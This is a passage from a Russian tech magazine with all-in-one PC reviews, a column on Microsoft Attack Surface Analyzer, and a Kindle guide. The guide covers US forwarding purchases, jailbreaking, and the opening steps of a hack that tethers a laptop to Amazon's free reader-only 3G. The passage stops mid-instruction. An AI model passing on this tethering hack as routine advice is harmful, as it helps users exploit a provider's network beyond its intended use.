Ничего не скажешь, дизайнеры и инженеры компании Apple умеют работать. Когда мы распаковали это устройство и увидели вблизи его огромный 27-дюймовый экран, нам сразу же захотелось посмотреть на нем какой-нибудь зрелищный фильм, причем в отличном разрешении 2560x1440. Когда мы это сделали, то обнаружили, что встроенные колонки весьма неплохи. Имеется веб-камера. Легко пользоваться беспроводными мышью и клавиатурой — они начинают работать сразу, не требуя никакой синхронизации. Кстати, мышь Magic Mouse, у которой вся поверхность сенсорная, оказалась очень удобной. Да и вообще работа с Mac не вызвала у нас никаких вопросов — после Windows во всем разбираешься и ко всему привыкаешь очень быстро.



Все интерфейсы собраны на задней панели — подключать кабели не глядя будет тяжеловато. Щелевой оптический привод не позволяет использовать 80-миллиметровые диски — они просто бесследно в нем исчезают. Так как наши тесты не работают под MacOS, то и результатов тестирования мы не имеем.



61000 руб.

Sony VAIO VPCL13M1R

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИСПЛЕЙ: сенсорный 24", 1920x1080
ПРОЦЕССОР: Intel Core 2 Duo E7500, 2.93 ГГц
ЧИПСЕТ: Intel P43 Express
ВИДЕОАДАПТЕР: NVIDIA GeForce GT 330M
ОПЕРАТИВНАЯ ПАМЯТЬ: 4 Гб DDR2, 2x SODIMM
ЖЕСТКИЙ ДИСК: SATA 1 Тб (7200 об/мин)
ОПТИЧЕСКИЙ ПРИВОД: DVD SuperMulti
СЕТЕВЫЕ ИНТЕРФЕЙСЫ: 10/100/1000 Gigabit Ethernet LAN, Wi-Fi 802.11 b/g, Bluetooth 2.1 EDR
ДОПОЛНИТЕЛЬНО: кардридер 6-в-1, аудиовход
ПОРТЫ: 5 портов USB 2.0, FireWire 400, S/PDIF
ГАБАРИТЫ: 429x190x582 мм
ВЕС: 12.5 кг

■■■■■■■■■□



Дизайнеры Sony решили отойти от плавности в дизайне и создали моноблок, состоящий из прямых линий и острых углов. Получилось неплохо, к тому же приподнятый дисплей делает корпус визуально легче. Дисплей сенсорный, поддерживает два одновременных нажатия.
В отличие от участников со щелевым оптическим приводом, данный девайс может работать со всеми типами и размерами CD и DVD. Беспроводные мышь и клавиатура неплохи (правда, мышь великовата по размеру — это даже удобно для крупной мужской ладони, но выглядит не очень изящно). Компоненты производитель выбрал неплохие, поэтому на моноблоке вполне можно будет поиграть, производительности хватит. А для тех, кто заботится об экономии электричества, предусмотрена кнопка принудительного выключения экрана.

Несмотря на хорошие результаты в тестах, все-таки процессор Intel Core 2 Duo — устаревшая модель. Запас скорости у него невелик.
Традиционный конструктивный недостаток не обошел и эту модель — микрофон глушится звуками системы охлаждения из-за их близкого расположения.

60000 руб.



HP TouchSmart 600-1220ru

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИСПЛЕЙ: сенсорный 23", 1920x1080
ПРОЦЕССОР: Intel Core i5-430M, 2.26 ГГц
ЧИПСЕТ: Intel HM57
ВИДЕОАДАПТЕР: NVIDIA GeForce GT 230M
ОПЕРАТИВНАЯ ПАМЯТЬ: 4 Гб DDR3, 2x SODIMM
ЖЕСТКИЙ ДИСК: SATA II 1.5 Тб (7200 об/мин)
ОПТИЧЕСКИЙ ПРИВОД: слотовый Blu-ray (чтение)
СЕТЕВЫЕ ИНТЕРФЕЙСЫ: 10/100/1000 Gigabit Ethernet LAN, Wi-Fi 802.11 b/g/n, Bluetooth 2.0 EDR
ДОПОЛНИТЕЛЬНО: кардридер 6-в-1, антенный вход, разъем S-video, аудиовход, выход ИК IR blaster, HDMI и композитный видеовход, ТВ-тюнер (аналоговый и DVB-T), MPEG 4, пульт ДУ HP Win7 Media Center
ПОРТЫ: 5x USB 2.0, S/PDIF
ГАБАРИТЫ: 583x126x451 мм
ВЕС: 12 кг

■■■■■■■■■■



Качество сборки впечатляет. Например, вроде бы мелкая деталь — панель с разъемами прикрыта крышечкой с отверстиями для проводов, но насколько же она улучшает экстерьер и делает внешность устройства аккуратнее! С беспроводностью тут все неплохо: присутствуют адаптеры Bluetooth и Wi-Fi, а клавиатура и мышь работают без хвостов, причем на большом расстоянии. Имеется и пульт дистанционного управления, правда, адаптер для приема его сигналов не встроенный, а требует подключения. Учитывая наличие ТВ-тюнера, пульт будет совсем не лишним. Дисплей сенсорный, причем поддерживающий несколько одновременных касаний. Кроме того, устройство можно использовать и в качестве внешнего дисплея — например, при подключении игровой приставки. Монитор также оснащен web-камерой с регулируемым наклоном и светящейся полосой для подсветки клавиатуры.



Корпус и дисплей коллекционируют твои отпечатки пальцев, внешний адаптер питания мешается на столе, а щелевой оптический привод не будет работать с 80-миллиметровыми дисками.



43000 руб.

25000 руб.



Lenovo IdeaCentre A700

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИСПЛЕЙ: 23", 1920 x 1080
ПРОЦЕССОР: Intel Core i3-350M, 2.26 ГГц
ЧИПСЕТ: Intel HM55
ВИДЕОАДАПТЕР: ATI Mobility Radeon HD 5470 512 Мб
ОПЕРАТИВНАЯ ПАМЯТЬ: 2 Гб DDR3, 2x SODIMM
ЖЕСТКИЙ ДИСК: SATA 500 Гб (7200 об/мин)
ОПТИЧЕСКИЙ ПРИВОД: слотовый DVD SuperMulti
СЕТЕВЫЕ ИНТЕРФЕЙСЫ: 10/100/1000 Gigabit Ethernet LAN, Wi-Fi 802.11 b/g/n, Bluetooth 2.1 EDR
ДОПОЛНИТЕЛЬНО: кардридер 6-в-1, аудиовход
ПОРТЫ: 6x USB 2.0, HDMI, S/PDIF
ГАБАРИТЫ: 568x430x71 мм
ВЕС: 14.8 кг





Любители хорошей акустики наверняка заинтересуются этой моделью, оснащенной аудиосистемой JBL. Кроме того, девайс может похвастаться приятной внешностью — черный корпус с плавными линиями смотрится стильно. Внутри скрыты процессор Intel Core i3 и видеоплата ATI Mobility Radeon HD 5470, которые обеспечивают производительность, достаточную для игр на средних настройках, что подтвердили и результаты наших тестов. Клавиатура и мышь работают через Bluetooth, так что их можно будет подключить к любому ПК с этим интерфейсом. Клавиатура, кстати, компактная и удобная, а также имеется специальная полоса для ее подсветки (правда, яркость не регулируется). В отличие от многих других участников теста, у моноблока Lenovo удобно располагается микрофон и шум системы охлаждения никак не влияет на его работу.

Несмотря на неплохую начинку, производительность системы оказалась ниже среднего. Дисплей не сенсорный. У щелевого оптического привода отсутствует возможность работы с мини-CD.



ASUS EEE Top ET2010AG

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ДИСПЛЕЙ: сенсорный 20", 1600x900
ПРОЦЕССОР: AMD Athlon II X2 250u, 1.6 ГГц
ЧИПСЕТ: AMD RX780
ВИДЕОАДАПТЕР: ATI Radeon HD 5470, 512 Мб выделенной памяти
ОПЕРАТИВНАЯ ПАМЯТЬ: 4 Гб DDR3, 2x SODIMM
ЖЕСТКИЙ ДИСК: SATA 500 Гб (7200 об/мин)
ОПТИЧЕСКИЙ ПРИВОД: DVD SuperMulti
СЕТЕВЫЕ ИНТЕРФЕЙСЫ: 10/100/1000 Gigabit Ethernet LAN, Wi-Fi 802.11 b/g/n
ДОПОЛНИТЕЛЬНО: кард-ридер 2-в-1, аудиовход
ПОРТЫ: 6x USB 2.0, HDMI, S/PDIF
ГАБАРИТЫ: 497x374x48 мм
ВЕС: 4.75 кг




Компания ASUS продолжает выпуск устройств популярной у пользователей линейки EEE. Стильный и компактный девайс отличается самым маленьким (менее 5 кг) весом в нашем тесте. Построен он на двухъядерном процессоре AMD и оснащен видеоплатой того же производителя, имеющей 512 Мб собственной памяти. Наличие всевозможных сетевых интерфейсов позволит тебе всегда оставаться на связи. Учитывая малые габариты корпуса, компактными выполнены и беспроводные клавиатура с мышью, при этом на клаве сохранен блок цифровых клавиш (правда, расположены они не совсем стандартно).



Корпус негабаритен во многом за счет того, что блок питания у него внешний. Не только вес, но и дисплей устройства также самый маленький у нас в тесте. Отнюдь невысокой оказалась и производительность системы. Кроме того, нас не порадовала встроенная акустика, а также неудобное расположение микрофона рядом с выходом системы охлаждения.


РЕЗУЛЬТАТЫ ТЕСТОВ

3DMark Vantage



Из-за сбоев у модели Sony тест не завершен


PCMark Vantage



Мобильные процессоры Intel сильнее

3DMark06






Устройства Acer и Sony в лидерах


SuperPi






Процессор от AMD подвел моноблок ASUS


WinRAR






Моноблок Acer впереди всех

7-ZIP





И опять победа за Acer

Заключение

Мы провели достаточно много времени, тестируя эти устройства, поэтому можем смело делать выводы. Все устройства оказались весьма интересными. Награду «Выбор редакции» получает HP TouchSmart 600-1220ru, показавший отличную производительность и функциональность. Несколько менее мощный, но также очень приятный моноблок Acer Aspire AZ3751 награждается титулом «Лучшая покупка». Нельзя не отметить и Apple iMac — красавчика с очень высокой ценой.

Степан «Step» Ильин (twitter.com/stepah)



Колонка редактора

Анализатор поверхности атаки

Вечная тема — безопасность Windows. Любая критическая ошибка дорого обходится Microsoft. Иногда баг превращается в катастрофу. Достаточно вспомнить 2003 год, когда в результате эпидемии «Бластера» было заражено более 1 500 000 компьютеров по всему миру. Это не просто колоссальный урон по и без того непростой репутации компании, но еще и колоссальные расходы. Представь, сколько стоило обработать одни только звонки в службу поддержки (а их было более трех миллионов) от обезумевших пользователей, компьютеры которых стали не переставая перегружаться. Но на какие бы ухищрения ни шли разработчики (вроде таких четко формализованных методологий по разработке безопасного кода как SDL), какие бы защитные механизмы ни придумывали (взять хотя бы DEP и ASLR), все равно найдется какая-нибудь 0day-уязвимость, позволяющая заразить систему несмотря ни на что. Ребятам должно быть особенно обидно за то, что уязвимость может быть вовсе не в самой винде или, скажем, Internet Explorer. А когда ты не можешь контролировать появление заразы в системе, единственный выход — обнаружить и нейтрализовать ее. К счастью, в Microsoft это поняли. Не так давно вышла вторая версия бесплатного антивируса Security Essentials, который весьма неплох, по меньшей мере не хуже других бесплатных продуктов. А в январе была представлена еще одна утилита для обеспечения безопасности — Microsoft Attack Surface Analyzer. Анализатор поверхности атаки — звучит круто, да? Под серьезным названием скрывается довольно любопытная программа, которая для меня уже оказалась очень полезной на практике. Но это не массовый продукт и никогда им не будет. Если верить описанию, прога представляет собой инструмент, который использовался в Microsoft, а теперь доступен публично для людей, связанных с информационной безопасностью. Назначение утилиты простое — узнать все об изменениях, которые происходят в системе после установки какого-либо приложения. Принцип работы более чем прозаичен. Создаются два снимка системы (до и после установки вызывающего подозрения приложения), после чего выявляются произошедшие изменения: появившиеся файлы, новые ключи в реестре и так далее. Но есть фишка, которая отличает программу от многих аналогичных: я говорю о специальных триггерах, которые реагируют на некоторые потенциально опасные события. Если какие-то изменения сразу вызывают подозрения, их описания обязательно будут в отчете для аналитика.

Проверить систему в действии я решил на только что появившемся решении Google Cloud Connect, предназначенном для интеграции онлайн-сервисов Google в офисный пакет Microsoft Word. Для синхронизации документов с облаком в систему устанавливается специальный клиент. Мои вопросы: что и где он прописывает в системе, и насколько это безопасно? Итак, запускаем Attack Surface Analyzer и выполняем первичное (так называемое baseline) сканирование. Программа показывает процесс создания снимка, подробно отображая внушительный список элементов системы, которые фиксируются (это файлы, ключи реестра, сетевые шары, различные хэндлы, запущенные процессы и сервисы, элементы автозагрузки и многое другое). Через пару минут мы получаем cab-архив, в котором собранные данные разбиты на отдельные XML-файлы (беру на заметку, это может пригодиться в будущем для создания собственного анализатора). Теперь устанавливаем в систему нашего подопытного кролика, то есть клиентскую часть Cloud Connect. После чего запускаем повторное (так называемое product) сканирование в Attack Surface Analyzer, чтобы получить снимок системыпосле установки приложения. В результате на руках мы имеем два snapshot'а — осталось их сравнить, выбрав в анализаторе пункт «Generate attack surface report».

Самая ценная часть отчета — это описание того, что изменилось в системе. Attack Surface Analyzer выдает весьма разноплановый отчет. Вот, что получилось для Google Cloud Connect:

- New Service (Google Update Service);
- New Running Processes (google crash handler and a .NET framework utility);
- 113 New Registered COM Controls;
- 3 New Internet Explorer Silent Elevation Entries / Preapproved controls (Google Update plugin);
- 1 New TCP Port (Established outbound TCP port on 49336);
- 6 New Named Pipes.

Согласись, это уже не просто список новых файлов и ключей в реестре, как это бывает в случае многих других подобных утилит. Отчет (который, кстати, оформляется в виде html-файла) более чем полезен для анализа изменений, которые произошли в системе. Но слова «поверхность атаки» были бы лишними в названии, если бы программа не пыталась определить потенциальную угрозу тех изменений, которые были внесены в систему. В случае с Cloud Connect они тоже есть:

- появление директорий со «слабыми» ограничениями в доступе;
- наличие процессов, для которых отключена система DEP;
- работа сервисов, над которыми потенциально возможно захватить контроль.

Я привожу лишь краткое описание, хотя в отчете фигурирует полное описание проблемы с указанием конкретных директорий, прав доступа, имен пользователей, которые могут взять под контроль выполнение сервиса и так далее. Да, это необязательно реальные векторы атаки, но они вполне могут ими оказаться. И такой анализ очень радует.]C





Степан «Step» Ильин (twitter.com/stepah)

ПРИРУЧИТЬ KINDLE

Как дешево купить и круто проапгрейдить электронную читалку от Amazon


На рынке сейчас доступно огромное количество электронных читалок. На любой вкус и цвет, любых размеров и с разными технологиями экрана. Но лишь некоторые можно назвать по-настоящему хакерскими. Одним из наиболее «гиковых» ридеров является Amazon Kindle. С помощью этого девайса не только можно читать книги, но и, к примеру, админить по SSH серваки или использовать бесплатный инет по всему миру.

В процессе выбора электронной читалки для меня все всегда было очевидно. В магазинах сейчас немало дешевых моделей, которые радуют своей доступностью, но при более детальном рассмотрении огорчают скудным функционалом и невысоким качеством. После непродолжительного изучения темы я для себя сделал практически однозначный вывод: если хочется купить по-настоящему достойный девайс, потратив минимальное количество денег, то лучше всего заказать читалку из Штатов. Варианта два: Kindle от Amazon и Nook от Barnes & Noble. Оба девайса хороши: один с QWERTY-клавиатурой и Linux'ом на борту, второй – с дополнительным сенсорным экраном и платформой Android. Думаю, не надо рассказывать, что это дает. Но самое главное — это очень-очень хорошие читалки. И по очень хорошей цене. Amazon и Barnes & Noble могут позволить себе такой демпинг, поскольку зарабатывают намного больше на продаже контента, то есть электронных книжек. Чем больше электронных читалок они продадут, тем больше книжек будет куплено в их электронных магазинах. Статистика Amazon за прошлый год говорит о многом: в 2010 году было продано 115 Kindle-книг на каждые 100 книг в мягком переплете и в три раза больше Kindle-книг, чем книг в твердом переплете. Отсюда и цена: Amazon Kindle с модулем Wi-Fi стоит всего $139. Повторяю еще раз: $139. Да, сюда надо прибавить стоимость доставки в Россию, но цена все равно получается на уровне самых дешевых читалок, которые доступны в продаже в наших магазинах. Но будь уверен: ставшая легендарной модель Kindle (которая, к слову, выходит уже в третьем поколении) и какая-нибудь дешевка из магазина рядом с метро — абсолютно несравнимы. Именно поэтому я хочу рассказать тебе о том, как заказать Amazon Kindle сюда, в Россию, и использовать такие возможности ридера, которые другим читалкам и не снились.

Как купить?

Как известно, приобрести что-то в западном интернет-магазине ничуть не сложнее, чем и в российском (а зачастую даже проще). В случае доставки из США, главное — оформлять доставку через USPS (это аналог нашей «Почты России») и помнить о предельном пороге в €1000, посылки стоимостью ниже которого не облагаются таможенными пошлинами. Покупки оплачиваются любой пластиковой картой международных платежных систем Visa или MasterCard. Если ты еще не успел обзавестись таковой, рекомендую бегом отправляться в банк (обслуживание «пластика» стоит всего 600 рублей в год). Альтернативный вариант — приобрести виртуальную карту Visa, специально предназначенную для осуществления онлайн-покупок. Последнее, в частности, возможно через многочисленные автоматы Qiwi. Но все было бы совсем просто, если бы можно было зайти на Amazon.com, выбрать там Kindle и оформить заказ. Увы, здесь тебя будет ждать облом в виде следующего сообщения: «Kindle Wireless Reading Device, Wi-Fi, 6" Display, Graphite — Latest Generation cannot be shipped to the selected address». Этот товар по какой-то причине не высылают на российские адреса! Это обидно, но решаемо. Обойти подобное ограничение не так уж и сложно, если обзавестись виртуальным почтовым адресом в США на свое имя. Подобную услугу предоставляют специальные посреднические компании. Они получают посылку на твое имя и виртуальный адрес, который сами тебе выдают, а далее отправляют в любую точку мира. Подобных контор довольно много, но наиболее проверенными являются myus.com и shipito.com. Цена обработки одной посылки составляет $8.50. Подробнее об этом я рассказывал в одной из своих колонок (xakep.ru/magazine/xa/129/040/1.asp). Ты можешь спросить: во сколько Kindle обходится в итоге? Отвечаю: что-то около $180 ($139 за сам девайс, $0 за доставку





Киндл собственной персоной




Покупаем читалку на сайте Amazon



links

• Самый большой русскоязычный форум по Kindle: the-ebook.org/forum/viewforum.php?f=37;

• настоящая Мекка для владельцев ридера от Amazon: mobileread.com/forums/forumdisplay.php?f=140.



info

Незадолго до сдачи статьи в печать вышла новая прошивка для Kindle. В программном обновлении (версия 3.1) появилась поддержка реальных номеров страниц — таких же, как и на бумажном носителе. Но это работает только для части книг, доступных для покупки через Amazon.

Полезные хаки для читалки

Не вижу смысла подробно описывать установку различных хаков: в большинстве своем она повторяет инсталляцию джейлбрейка. Но не могу не упомянуть несколько особенно интересных доработок, которые могут быть тебе интересны.

• Ввод кириллических символов, который недоступен по умолчанию: bit.ly/cyr_sym;

• полная русификация девайса: bit.ly/rus_kindle;

• читалка fb2-файлов: bit.ly/fb2_kindle;

• альтернативная прошивка от китайских друзей, которые сделали более удобным чтение PDF и реализовали поддержку книжек в DJVU: wiki.mobileread.com/wiki/Duokan_Kindle;

• дополнительные словари: bit.ly/slovari_kindle.

Как узнать больше о своем Kindle?

Специальные команды могут быть вызваны из экрана Settings:

• Изменить 3G-провайдера: набрать 311 (ALT+EQQ);

• серийный номер Киндла и тому подобное: набрать 411 (ALT+RQQ);

• информация по 3G-модему: набрать 611 (ALT+YQQ);

• информация по WiFi-модему: набрать 711 (ALT+UQQ).

до посредника, $8.5 за его услуги, и около $30 за доставку в РФ), то есть чуть больше 5000 рублей за версию с Wi-Fi. Цена может варьироваться в зависимости от места назначения и способа доставки. Чем быстрее ты хочешь стать обладателем читалки, тем дороже это обойдется. Так или иначе, заказать Kindle в США — задача более чем решаемая.

Как использовать?

Может возникнуть подозрение, что Amazon как-то ограничивает свободу использования читалки и позволяет читать лишь приобретенные в его магазине книги. В действительности никаких ограничений нет. При подключении устройство распознается как внешний накопитель, и ты можешь забросить на читалку любые книги и документы. Есть, правда, нюанс. Многие пользователи в России привыкли к тому, что книги распространяются в довольно удачных форматах fb2 и epub. Увы, Kindle эти форматы по умолчанию, то есть без установки дополнительных хаков, не поддерживает. К счастью, любой документ можно легко преобразовать в такой формат, который Kindle поддерживает. Я использую два варианта.

1. Специальный сервис для конвертирования и последующей загрузки книг в читалки, которые предлагается самой компанией Amazon. Смысл в следующем. Для каждого отдельного Kindle выделяется уникальный e-mail формата user@free.kindle.com. Если отправить на этот адрес письмо с прикрепленным документом и словом «convert» в теме сообщения, то автоматический сервис сам приведет файл в нужный вид, а Kindle заберет его во время следующей синхронизации (для этого в меню нужно выбрать пункт «Sync & check for items»). Учти, что в настройках своего аккаунта Amazon необходимо прописать те адреса, с которых возможно принимать подобного рода сообщения.

2. Другой способ — переконвертировать книгу с помощью специальной программы или онлайн-сервиса, после чего забросить ее по кабелю через USB. Одним из самых удачных решений здесь является программа Calibre. Она бесплатна, функциональна и работает под разными ОС. При этом, опять же, позволяет сразу забросить документ через user@free.kindle.com.

Отложенное чтение

Помимо непосредственно книжек я часто читаю новости и свежие статьи с популярных ресурсов. В этом большая заслуга небезызвестного сервиса **Instapaper** (instapaper.com), который реализует подход «Прочитаю позже». Это очень удобная штука. Если ты видишь в Сети интересную статью, но прочитать ее сразу нет воз-



Сервис Shipito доставит посылку на любой адрес в мире

Сеть покрытия бесплатного мобильного инета Kindle

можности, то удобно с помощью специального букмаркета на панели браузера (кнопка «Read later») сохранить ее в базу Instapaper. Причем важно, что прочитать страницу можно не только через веб-морду сервиса, но и через различные мобильные устройства, в том числе — Kindle. Instapaper позволяет преобразовать статьи в Kindle-совместимый формат и легко передать на девайс через usb-шнурок. Можно также настроить беспроводную доставку контента, но в этом случае не забудь использовать адрес домена @free.kindle.com (а не @kindle.com), чтобы доставка была бесплатной. Instapaper позволяет отправлять по двадцать статей за один раз, а также назначить периодичность доставки. Вдвойне приятно, что сервис хорошо работает в связке с Google Reader'ом. Благодаря этому стало как никогда удобно отложить несколько интересных, но длинных статей для онлайн-чтения, например, в метро. Не могу здесь не упомянуть об еще одной разработке, предлагающей аналогичный функционал — это сервис kindle.topixoft.com.

Делаем jailbreak

Еще недавно мы и знать не знали, что такое джейлбрейк. А теперь вот дошло до того, что выполняем эту операцию даже для электронной читалки. В общем случае необходимости взламывать читалку нет. Джейлбрейк нужен только, если ты хочешь внести изменения в ее работу. Сделать своего рода «тюнинг» читалки, реализовав, к примеру, возможность чтения новых форматов или использования 3G-модема читалки для доступа в Сеть через ноутбук. Amazon продало огромное количество Kindle, и целая армия фанатов сейчас лепит один полезный хак за другим.

Для выполнения джейлбрейка необходимо выполнить несколько простых шагов:

1. Последняя версия патча всегда доступна в специальной ветке на известном форуме, посвященном электронным читалкам (mobileread.com/forums/showthread.php?t=88004). Необходимо скачать приаттаченный файл kindle-jailbreak-0.6.N. и распаковать его. Внутри ты найдешь множество .bin-файлов, а также папку src. Каждый файл представляет собой модификацию джейлбрейка для определенной версии Kindle, тебе нужно выбрать из них подходящий.

Имя файла имеет следующий формат update_*_install.bin. Символы k2 вместо звездочки означают версию K2 US, k2i — K2 GW, dx — KDX US, dxi — KDX GW, dxg —KDX Graphite, k3g — K3 3G (US [B006]), k3w — K3 WiFi [B008] и k3gb —K3 3G (UK [B00A]).

В квадратных скобках указаны первые четыре символа серийника девайса. Так как мой Kindle самой последней версии и привезен из Штатов, то я выбрал файл update_k3g_install.bin.

2. Далее закидываем его в корень Kindle, после чего в меню девайса выбираем «Home → Menu → Settings → Menu → Update Your Kindle». Девайс сообщит, что начался процесс обновления программного обеспечения, который довольно быстро успешно завершится. Читалка сама перезагрузится.

3. С этого момента Kindle джейлбрейкнут и готов к самым смелым экспериментам в лице разнообразных хаков.

Бесплатный 3G


Чтобы продемонстрировать всю мощь дополнительных хаков, хочу рассказать тебе о наиболее интересных из них. Но сначала небольшая прелюдия. Версия Kindle с 3G имеет в своем описании интересную строчку «Free 3G Worldwide». Приобретая именно эту версию читалки, я и подумать не мог, что встроенный беспроводной модуль (с зашитой намертво SIM-картой) будет работать и на территории России. Но он работает! Заметил я это совершенно случайно, когда воспользовался встроенным браузером и осознал, что подключение к своей домашней Wi-Fi сети еще даже не настраивал. Естественно, первая мысль, которая приходит на ум — бесплатного сыра не бывает, и оплата за трафик будет осуществлена постфактум (сколько накачал — столько и заплати) с использованием карточки, привязанной к Amazon-аккаунту. Но более детальное исследование дало ответ: серфинг действительно бесплатный! А плата взимается за закачку контента с мейла @kindle.com и при загрузке книг из магазина (99 центов за Мб в роуминге, что не так уж и много). Другими словами, можно серфить через встроенный браузер сколько угодно и делать это бесплатно. Главное, чтобы была доступна сеть. Тут надо сказать, что скорость соединения у нас в России не самая большая, а браузер в Kindle — настоящее наказание. Видимо, расчет Amazon сделан на то, что реально серфить через читалку никто не будет. Но! Умельцы еще для второго поколения Kindle разработали tethering-хак, позволяющий использовать читалку как модем! Понимаешь, куда я клоню? Бесплатный инет на читалке. Читалка может работать как модем для ноутбука. Получаем бесплатный инет на ноутбуке везде, где есть покрытие 3G (карту можно посмотреть здесь: client0.cellmaps.com/viewer.html?cov=1).

Настраиваем тетеринг


Итак, как это сделать? Я все реализовал по инструкции, опубликованной в одном из англоязычных блогов (balaganov.wordpress.com/2010/09/25/tethering-the-kindle-3). Там есть сложные места, поэтому приведу здесь инструкцию полностью:

1. Нам понадобится специальный хак (набор скриптов, конфигов и приложений), который позволяет подключить Kindle к компьютеру не как внешний накопитель, а в виде сетевого устройства, которое мы и будем использовать для тетеринга. Все, что нужно — usbNetwork (bit.ly/usbNetwork). Скачиваем с этой ветки форума архив с последней версией хака, ищем файл для нашей версии Kindle'а, переносим его в корень устройства и вызываем через меню девайса обновления — короче говоря, делаем все точно так же, как и в случае с джейлбрейком.

2. Теперь у нас есть возможность перевести Kindle в режим сетевого адаптера. Все команды мы будем вводить в строке поиска, используя QWERTY-клавиатуру. Делается это следующим образом: «Home → Del → «;debugOn» → Enter». Команда включит режим отладки. Далее



Включаем хак usbNetwork



Подключаемся к читалке через telnet

запускаем скрипт, активируем хак: «"~usbNetwork"→[Enter]».

